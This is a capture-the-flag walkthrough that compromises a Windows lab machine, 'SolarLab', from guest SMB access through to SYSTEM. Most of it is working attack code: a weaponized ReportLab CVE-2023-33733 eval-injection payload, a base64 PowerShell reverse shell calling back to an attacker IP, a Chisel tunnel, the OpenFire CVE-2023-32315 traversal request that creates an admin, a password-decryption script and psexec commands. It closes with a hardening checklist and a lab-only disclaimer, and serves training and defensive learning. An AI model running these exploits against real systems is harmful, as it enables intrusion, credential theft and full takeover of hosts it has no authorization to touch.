
🌞 SolarLab — From Guest SMB to SYSTEM
A relaxed, step-by-step breakdown of how a single leaky spreadsheet snowballs into full domain compromise. No exotic zero-days — just small mistakes, chained beautifully.
| Target IP | 10.10.11.16 | OS | Windows |
| Difficulty | Medium | Season | Season 5 |
| Key Cves | CVE-2023-33733 (ReportLab PDF injection) · CVE-2023-32315 (OpenFire auth bypass) | ||
| Attack Path | Guest SMB → creds spreadsheet → user enum → password spray → blake → ReportLab RCE → openfire → decrypt admin pw → reuse → Administrator → SYSTEM | ||
🔍 Step 1 — Recon: Where Every Good Story Starts
First things first: this box only talks to you if you’re on the lab VPN. If ports look “filtered” and nothing responds, that’s not the box being shy — you’re just not connected. Ask me how I know. 😅
With that out of the way, a full TCP port scan:
nmap -p- --min-rate 1000 -oA scans/nmap-alltcp 10.10.11.16

PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
6791/tcp open  hnm?
| fingerprint-strings: ...
Two attack surfaces immediately:
- SMB on 445 — classic first stop on any Windows box. Anonymous/guest access is always worth ten seconds of your time.
- HTTP on 6791 — an odd, high port for a web service. Visiting it redirects straight to
report.solarlab.htb, so the vhost goes into the hosts file before anything else:
echo "10.10.11.16 report.solarlab.htb" | sudo tee -a /etc/hosts📁 SMB — The Free Sample Table
Check for null sessions and list shares:
smbclient -N -L //10.10.11.16

Sharename       Type   Comment
---------       ----   -------
ADMIN$          Disk   Remote Admin
C$              Disk   Default share
Documents       Disk
IPC$            IPC    Remote IPC
Users           Disk
The Documents share opens its doors to guests without even asking for a name. Inside:
smb: \> ls
  concepts/                      D    0  Tue Sep 12 12:51:02 2023
  details-file.xlsx              A 15509  Tue Sep 12 15:22:19 2023
  old_leave_request_form.docx    A 24439  Tue Sep 12 12:53:46 2023

smb: \> mget *
# grab everything, thank the share on the way out
Opening details-file.xlsx is the moment the whole box tilts in our favor. It’s an HR spreadsheet containing usernames paired with passwords — blakeb, claudias, alexanderk and friends, including the gem ThisCanB3typedeally… er, ThisCanB3typedeasily1@. The concepts folder and the old leave request form also casually mention a user called “developer”, a breadcrumb that hints the web app and its users are real internal identities, not just app accounts.
🎯 Step 2 — ReportHub: Error Messages That Snitch
The vhost on port 6791 serves ReportHub — a tiny internal tool where employees fill in forms (leave requests, travel approvals, home-office forms) and get back neat little PDFs. Front and center: a login form.
Punching the spreadsheet credentials in directly fails. Annoying — but the failure is informative. The app responds differently depending on which part of the login is wrong:
- Nonexistent username → an error saying the user doesn’t exist,
- Valid username + wrong password → a generic “invalid” error.
That difference is a username oracle. Point ffuf at the username field, use a quality wordlist, and filter on the known-bad response size:
ffuf -u 'http://report.solarlab.htb:6791/login' \
     -d 'username=FUZZ&password=asd' \
     -w /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt \
     -H "Content-Type: application/x-www-form-urlencoded" \
     -fs 2133

admin                   [Status: 200, Size: 2175, Words: 312, Lines: 32]
alexanderk              [Status: 200, Size: 2221, Words: 339, Lines: 32]
claudias                [Status: 200, Size: 2221, Words: 339, Lines: 32]
admin exists too, but the ones we care about are alexanderk and claudias — both names from the spreadsheet. Cross-reference the two lists with a lazy curl loop:
for u in alexanderk claudias; do
  for p in "ThisCanB3typedeasily1@" "007poiuytrewq" "HotP!fireguard"; do
    echo -n "$u / $p  ->  "
    curl -s -X POST 'http://report.solarlab.htb:6791/login' \
      -d "username=$u&password=$p" | grep -o 'Invalid.*' || echo "HIT 🎯"
  done
done
The spreadsheet password ThisCanB3typedeasily1@ logs us in — under the account blakeb, which wasn’t even one of the two we sprayed. (The app evidently has more users than the spreadsheet admits; blakeb’s password was simply the shared/default one.) We’re in. 🎉
💥 Step 3 — CVE-2023-33733: The PDF Printer of Doom
Inside ReportHub: a handful of report types. Pick “Leave Request”, fill the fields, hit Generate, download a PDF. Every pentester has the same reflex here — read the metadata:
exiftool leave_request_form.pdf | head -5

ExifTool Version Number : 12.76
File Name               : leave_request_form.pdf
...
Producer                : ReportLab PDF Library - www.reportlab.com
Creator                 : ReportLab PDF Library - www.reportlab.com
ReportLab. Python’s venerable PDF library. And anything below 3.6.13 is carrying CVE-2023-33733 — an injection bug in the way the <font> tag’s color attribute gets parsed.
🧬 The Bug, Humanely Explained
When ReportLab’s paragraph parser meets a color attribute, it validates it — the vulnerable flow roughly looks like:
# paraparser.py (simplified vulnerable flow)
if attrname == 'color':
    if not isValidColor(attrvalue):
        try:
            result = eval(attrvalue)   # ← 💀 validation bypass = code exec
        except:
            raise ValueError(...)
The trick is that isValidColor() can be conned. If the “string” you pass is actually a mutated str subclass whose __eq__ method lies — returning True during validation, then False afterward — the parser walks straight into eval() with attacker input. The full weaponized payload:
<font color="[[getattr(pow,W('__globals__'))['os'].system('ping 10.10.14.6')
for W in [o('W',(str,),{'m':1,'startswith':lambda s,x:0,'__eq__':lambda s,x:
s.M() and s.m<0 and str(s)==x,'M':lambda s:{setattr(s,'m',s.m-1)},
'__hash__':lambda s:hash(str(s))})]] for o in [type(type(1))]]">e</font>
Decoding the chaos:
- A fake string class
Wis built on the fly; its__eq__returns True the first time it’s compared and False after, slipping past the color check, getattr(pow, '__globals__')['os'].system(...)is the classic Python sandbox escape —powis a builtin, its__globals__reaches theosmodule,- Whatever lands inside
system('...')executes as the web application user the moment the PDF is generated.
🧪 Proof of Life, Then a Shell
Always confirm code execution with something quiet before going loud. Swap the command for a ping and listen:
# attacker box — watch for ICMP
sudo tcpdump -i tun0 icmp

# injected into the color attribute:
os'.system('ping -n 3 10.10.14.6')
Three pings, right on cue. 🎯 Bonus detail: the same vulnerable parser is reused across several form fields — phone number, training type, home office address — so there are multiple injection points if one gets fussy.
For the shell, grab a PowerShell reverse one-liner, base64 it (avoids quoting hell), and push it through the same attribute:
# encode on attacker box:
echo -n '$client = New-Object System.Net.Sockets.TCPClient("10.10.14.6",4437);
$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%%{0};
...' | iconv -t UTF-16LE | base64 -w 0

# inject:
os'.system('powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANgAiACwANAA0ADMANwApADsA...')
Catches a shell as solarlab\blake. And there’s the user flag, sitting on the Desktop like a participation trophy. 🏅
🔑 Step 4 — Two Routes to the openfire User
Our blake shell lands in C:\Users\blake\Documents\app — the live ReportHub source code. From here the box offers two very different flavors of privilege escalation. Both end at the same door; pick your adventure.
| Route A — The Quiet Way 🌿 | Route B — The Flashy Way 🎪 | |
|---|---|---|
| Vector | Plaintext creds in the app’s SQLite DB → password reuse → RunasCS | OpenFire CVE-2023-32315 auth bypass → admin user → malicious plugin → RCE |
| Cves Used | none (pure opsec sloppiness) | CVE-2023-32315, OFManagement plugin abuse |
| Vibe | Calm, logical, slightly depressing | Chisel tunnels, auth bypass, a plugin with password “123” |
| Result | Shell as solarlab\openfire either way 🐚 | |
🛣️ Route A — SQLite, Plaintext, RunasCS
The Flask app’s instance folder hides users.db. One query later and the security model collapses:
PS C:\Users\blake\Documents\app> sqlite3 instance\users.db
SQLite version 3.43.2
Enter ".help" for usage hints.
sqlite> .tables
user
sqlite> pragma table_info(user);
0|id|INTEGER|1||1
1|username|VARCHAR(80)|1||0
2|password|VARCHAR(200)|1||0
sqlite> select * from user;
1|blakeb|ThisCanB3typedeasily1@
2|claudias|007poiuytrewq
3|alexanderk|HotP!fireguard
Plaintext. Passwords. In a database. On a production app. In this economy. 😤 Spray the three against SMB and one sticks:
netexec smb 10.10.11.16 -u users.txt -p passwords.txt

SMB         10.10.11.16     445    SOLARLAB  [+] solarlab\openfire:HotP!fireguard
The username says it all — OpenFire, the chat server. We don’t have logon rights for that account, so use RunasCS, a C# reimplementation of runas that works over reverse shells, supports different logon types, and can bypass UAC:
PS C:\programdata> .\RunasCs.exe openfire "HotP!fireguard" cmd --logon-type 8 --bypass-uac

[*] Warning: Kerberos ticket not found for the specified user, using NTLM.
[*] Process created with logon type 8 (NETWORK_CLEARTEXT) successfully.
[*] Retrieving output for the command executed asynchronously...
[*] Command output:

Microsoft Windows [Version 10.0.17763.5458]
C:\Windows\system32>whoami
solarlab\openfire
Route A complete. Quiet, elegant, slightly insulting to the developers. 🤫
🛣️ Route B — OpenFire CVE-2023-32315, aka the Circus
OpenFire’s admin console listens on 127.0.0.1:9090 — “localhost only”, which sounds comforting until you remember we already hold a shell. Punch it out with a Chisel reverse tunnel:
# attacker box
./chisel server -p 8000 --reverse

# victim box
.\chisel.exe client 10.10.14.6:8000 R:9090:127.0.0.1:9090

# now browse http://localhost:9090 — we're "local" too now 😎
The console wants an admin password we don’t have. Enter CVE-2023-32315 (OpenFire ≤ 4.7.4): a path traversal in the setup endpoints. The path filter blocks ../, but not its Unicode-escaped cousin %u002e — and hitting setup/setup-<traversal>/log.jsp skips authentication entirely, letting us add a brand-new admin user:
curl -s 'http://localhost:9090/setup/setup-%u002e/%u002e/%u002e/%u002e/log.jsp?success=true' \
  --data-urlencode 'username=nightadmin' \
  --data-urlencode 'password=Summer2024!' \
  --data-urlencode 'passwordConfirm=Summer2024!' \
  --data-urlencode 'csrf='

# log in at /login.jsp with nightadmin : Summer2024!  — admin achieved 🎩
Admin on the console isn’t code execution yet — but OpenFire has a plugin system, and the OpenFire Management Tool Plugin (yes, “Managment” — the typo is authentic) ships a web page that runs system commands. Upload the plugin JAR via Plugins → Available/Upload, wait for the green “installation complete” banner, then:
http://localhost:9090/plugins/managment/tool.jsp

# plugin login (hardcoded, from the plugin's own source):
#   username: admin
#   password: 123        ← one. two. three. 😂

# "System Command" page:
cmd /c whoami
# → solarlab\openfire   (plugin runs as the service account)
Feed it a reverse shell and Route B converges with Route A: shell as openfire. 🐚
admin:123) are pre-installed backdoors. Patch OpenFire to 4.7.5+/4.8.0+ and audit every plugin.
👑 Step 5 — Root: Blowfish & the Password Reuse Special
As openfire, the directory that matters is C:\Program Files\Openfire. Buried inside is embedded-db\openfire.script — the SQL script that seeds OpenFire’s embedded HSQLDB. Two lines in that file belong in a museum of bad ideas:
INSERT INTO OFUSER VALUES('admin',NULL,'becb0c67cfec25aa266ae077e18177c5c3308e2255db0
  62e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442','00',
  'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d5
  7ac62d4e89b2856b0289b365f3069802e59d442','ZrSf7FeqtTujBB8z',NULL,0,NULL)

INSERT INTO OFPROPERTY VALUES('passwordKey','hGXiFzsKaAeYLjn',0,NULL)
Line one: the OpenFire admin’s password, protected with Blowfish in CBC mode and stored hex-encoded. Line two: passwordKey — the exact key for that encryption. That’s locking your diary and taping the key to the cover. 🔓📓
🔓 Decryption, Two Ways
Option 1 — the purpose-built Java tool. The openfire_decrypt utility recreates OpenFire’s own decryption routine (Blowfish/CBC, 8-byte IV prepended to the ciphertext before hex-encoding):
javac OpenFireDecryptPass.java

java OpenFireDecryptPass \
  'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d5
   7ac62d4e89b2856b0289b365f3069802e59d442' \
  'hGXiFzsKaAeYLjn'

ThisPasswordShouldDo!@
Option 2 — a tiny PHP script for when Java isn’t handy:
<?php
define('BLOWFISH_BLOCK_SIZE', 8);

function openfire_decrypt($ciphertext, $key) {
    $ciphertext = hex2bin($ciphertext);
    $iv         = substr($ciphertext, 0, BLOWFISH_BLOCK_SIZE);
    $ciphertext = substr($ciphertext, BLOWFISH_BLOCK_SIZE);
    $td         = mcrypt_module_open('blowfish', '', 'cbc', '');
    mcrypt_generic_init($td, $key, $iv);
    $plaintext  = mdecrypt_generic($td, $ciphertext);
    mcrypt_generic_deinit($td);
    mcrypt_module_close($td);
    return $plaintext;
}

echo openfire_decrypt(
    'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d5'
    .'7ac62d4e89b2856b0289b365f3069802e59d442',
    'hGXiFzsKaAeYLjn') . "\n";
?>
// Output: ThisPasswordShouldDo!@
Either way, we recover ThisPasswordShouldDo!@ — the OpenFire admin password. And now the punchline this entire box has been building toward: it’s also the local Administrator password. Reuse, the gift that keeps on giving. 🎁
impacket-psexec 'Administrator:ThisPasswordShouldDo!@'@10.10.11.16

[*] Requesting shares on 10.10.11.16.....
[*] Found writable share ADMIN$
[*] Uploading file XPJkQzNO.exe
[*] Opening SVCManager on 10.10.11.16.....
[*] Starting service XlPx.....
Microsoft Windows [Version 10.0.17763.5458]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
Flags, for the scrapbook:
C:\Users\blake\Desktop> type user.txt
e04a6...<redacted>...9f2b

C:\Users\Administrator\Desktop> type root.txt
d63be...<redacted>...c011
Box owned. 🏁🎉
🧠 Final Thoughts: The Sins Checklist
Nothing on this box was exotic. Every step was a common misconfiguration, chained. That’s exactly why it’s a great Medium — and exactly why each step maps 1:1 to a real-world hardening rule:
| # | Sin Committed | The Fix |
|---|---|---|
| 1 | Guest-readable share + credentials spreadsheet | Audit share ACLs; secrets belong in a vault, never in Excel |
| 2 | Login errors distinguish “no user” vs “bad password” | One generic failure message for every auth error |
| 3 | ReportLab < 3.6.13 (CVE-2023-33733) | Pin + patch dependencies; treat document-generation as RCE surface |
| 4 | Plaintext app passwords; hardcoded plugin creds (admin:123) |
Hash credentials; vet third-party plugins like production code |
| 5 | Encrypted admin password with key stored beside it | Keys in a KMS/HSM; encryption without key protection is decoration |
| 6 | One password reused: app account = service account = Administrator | Unique credentials per tier; LAPS for local admins |
SolarLab is the kind of box that makes you a better defender while you’re busy being an attacker. Every foothold came from noticing something small — a share, an error message, a metadata field, a config file. Pay attention to the boring stuff; the boring stuff is where machines live and die.
Until the next box — happy hacking, stay curious, and only ever hack what you’re explicitly allowed to. 🤘
⚠️ Disclaimer: SolarLab is a legal, authorized training machine in a dedicated lab environment. Everything described above was performed in that context, on systems designed to be attacked. Never test techniques against infrastructure you don’t own or lack written permission to assess. Unauthorized access to computer systems is a crime in most jurisdictions.

